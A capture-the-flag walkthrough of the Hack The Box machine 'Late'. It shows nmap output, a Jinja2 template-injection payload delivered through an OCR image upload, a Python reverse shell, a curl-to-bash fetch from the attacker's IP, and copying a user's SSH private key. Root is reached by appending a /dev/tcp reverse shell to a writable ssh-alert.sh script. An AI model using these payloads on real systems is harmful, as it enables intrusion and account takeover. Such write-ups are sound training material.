Late

Target: 10.10.11.156


First of all :

```
nmap -v -A -T4 10.10.11.156
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -v -A -T4 10.10.11.156
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-01 10:31 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:31
Completed NSE at 10:31, 0.00s elapsed
Initiating NSE at 10:31
Completed NSE at 10:31, 0.00s elapsed
Initiating NSE at 10:31
Completed NSE at 10:31, 0.00s elapsed
Initiating Ping Scan at 10:31
Scanning 10.10.11.156 [4 ports]
Completed Ping Scan at 10:31, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:31
Scanning images.late.htb (10.10.11.156) [1000 ports]
Discovered open port 80/tcp on 10.10.11.156
Discovered open port 22/tcp on 10.10.11.156
Completed SYN Stealth Scan at 10:31, 0.67s elapsed (1000 total ports)
Initiating Service scan at 10:31
Scanning 2 services on images.late.htb (10.10.11.156)
Completed Service scan at 10:31, 6.09s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against images.late.htb (10.10.11.156)
Retrying OS detection (try #2) against images.late.htb (10.10.11.156)
Retrying OS detection (try #3) against images.late.htb (10.10.11.156)
Retrying OS detection (try #4) against images.late.htb (10.10.11.156)
Retrying OS detection (try #5) against images.late.htb (10.10.11.156)
Initiating Traceroute at 10:32
Completed Traceroute at 10:32, 0.04s elapsed
Initiating Parallel DNS resolution of 1 host. at 10:32
Completed Parallel DNS resolution of 1 host. at 10:32, 0.00s elapsed
NSE: Script scanning 10.10.11.156.
Initiating NSE at 10:32
Completed NSE at 10:32, 1.47s elapsed
Initiating NSE at 10:32
Completed NSE at 10:32, 0.16s elapsed
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
Nmap scan report for images.late.htb (10.10.11.156)
Host is up (0.042s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 02:5e:29:0e:a3:af:4e:72:9d:a4:fe:0d:cb:5d:83:07 (RSA)
|   256 41:e1:fe:03:a5:c7:97:c4:d5:16:77:f3:41:0c:e9:fb (ECDSA)
|_  256 28:39:46:98:17:1e:46:1a:1e:a1:ab:3b:9a:57:70:48 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Image Reader
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: nginx/1.14.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=6/1%OT=22%CT=1%CU=36826%PV=Y%DS=2%DC=T%G=Y%TM=62977863
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=2%ISR=110%TI=Z%CI=Z%II=I%TS=A)OPS(O
OS:1=M505ST11NW7%O2=M505ST11NW7%O3=M505NNT11NW7%O4=M505ST11NW7%O5=M505ST11N
OS:W7%O6=M505ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R
```

We can see that there are omly 2 ports (22 and 80)

Surfing on http://10.10.11.156 we find a website (seems static). Inspecting the page we find something



Now we can add this to `/etc/hosts` and try to surf it.

```
nano /etc/hosts
```

```
10.10.11.156  images.late.htb
```


Then we can surf `http://images.late.htb`

Analyzing it we notice that use Flask(write on main page of site). This page allow us to upload some image and covert this image in text. After we can try to follow `OWASP file upload tests` and we have no good result we can try to attack it with SSTI (Server Side Template Injection) throw jinja2(python). So to test if this host is vulnerable we can open text editor and write `{{7*7}}`. Then we do a screenshot of it and upload it to host (because server use OCR). After download the result, opening the file we noticed that we

have as result `49`. This means that the server execute the image through OCR. So we can write simple shell with nano

```
export RHOST="10.10.15.94";export RPORT=4444;python -c 'import socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'
```

and save it in `/var/www/html`




Now, in new terminal we create server on port 4444:

```
nc -lnvp 4444
```

So we can try to obtain shell writing in a text editor:

```
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('curl http://10.10.15.94/ex.py | bash').read() }}
```

Then, screenshot and upload it to server.




Now `cat user.txt` .


We have the shell !! **USER**

We want ROOT!!


To work better we can go in .ssh folder `cd .ssh` and open id_rsa with `cat id_rsa` copy all and on our machine create new file called id_rsa and copy the key inside it. So now we can use `ssh -i id_rsa svc_acc@10.10.11.156` to have ssh access.



Ok now we can use some enumeration tool like `LinEnum` or `linpeas_linux_amd64` . To do this, open new terminal, download LinEnum and Linpeas (in out local machine) and copy them in `/var/www/html` then start server apache `service apache2 start`.



Now on machine we can downlaod it and run it. Firts using `wget http://10.10.15.94/LinEnum` and `wget http://10.10.15.94/linpeas_linux_amd64` then giving the permission with `chmod +x LinEnum` and `chmod +x linpeas_linux_amd64`.



In this case linpeas give us some interesting result. In `/usr/local/sbin` we have an interesting file named `ssh-alert.sh`.

```
svc_acc@late:~$ cd /usr/local/sbin/
svc_acc@late:/usr/local/sbin$
svc_acc@late:/usr/local/sbin$ ls
ssh-alert.sh  ssh-alert.sh~
svc_acc@late:/usr/local/sbin$ ls -la
total 16
drwxr-xr-x  2 svc_acc svc_acc 4096 Jun  1 16:29 .
drwxr-xr-x 10 root    root    4096 Aug  6  2020 ..
-rwxr-xr-x  1 svc_acc svc_acc  433 Jun  1 16:29 ssh-alert.sh
-rwxr-xr-x  1 svc_acc svc_acc  433 Jun  1 15:29 ssh-alert.sh~
svc_acc@late:/usr/local/sbin$
svc_acc@late:/usr/local/sbin$
```

This file send an alert when there is a new ssh connection. So we can put our payload inside it and try to run new ssh connection. How ? using echo.

In out machine use `nc -lnvp 4444` to start the server. Then on the victim's machine write `echo "bash -i >& /dev/tcp/10.10.15.94/4444 0>&1" >> ssh-alert.sh ; ssh localhost`

So, first we configure a shell in ssh-alert.sh, then, after ; we start new ssh connection using localhost. The result is that we obtain the root shell.

```
┌──(root㉿kali)-[/var/www/html]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.15.94] from (UNKNOWN) [10.10.11.156] 58476
bash: cannot set terminal process group (9455): Inappropriate ioctl for device
bash: no job control in this shell
root@late:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@late:/#
```

`cat /root/root.txt`

we have the **ROOT**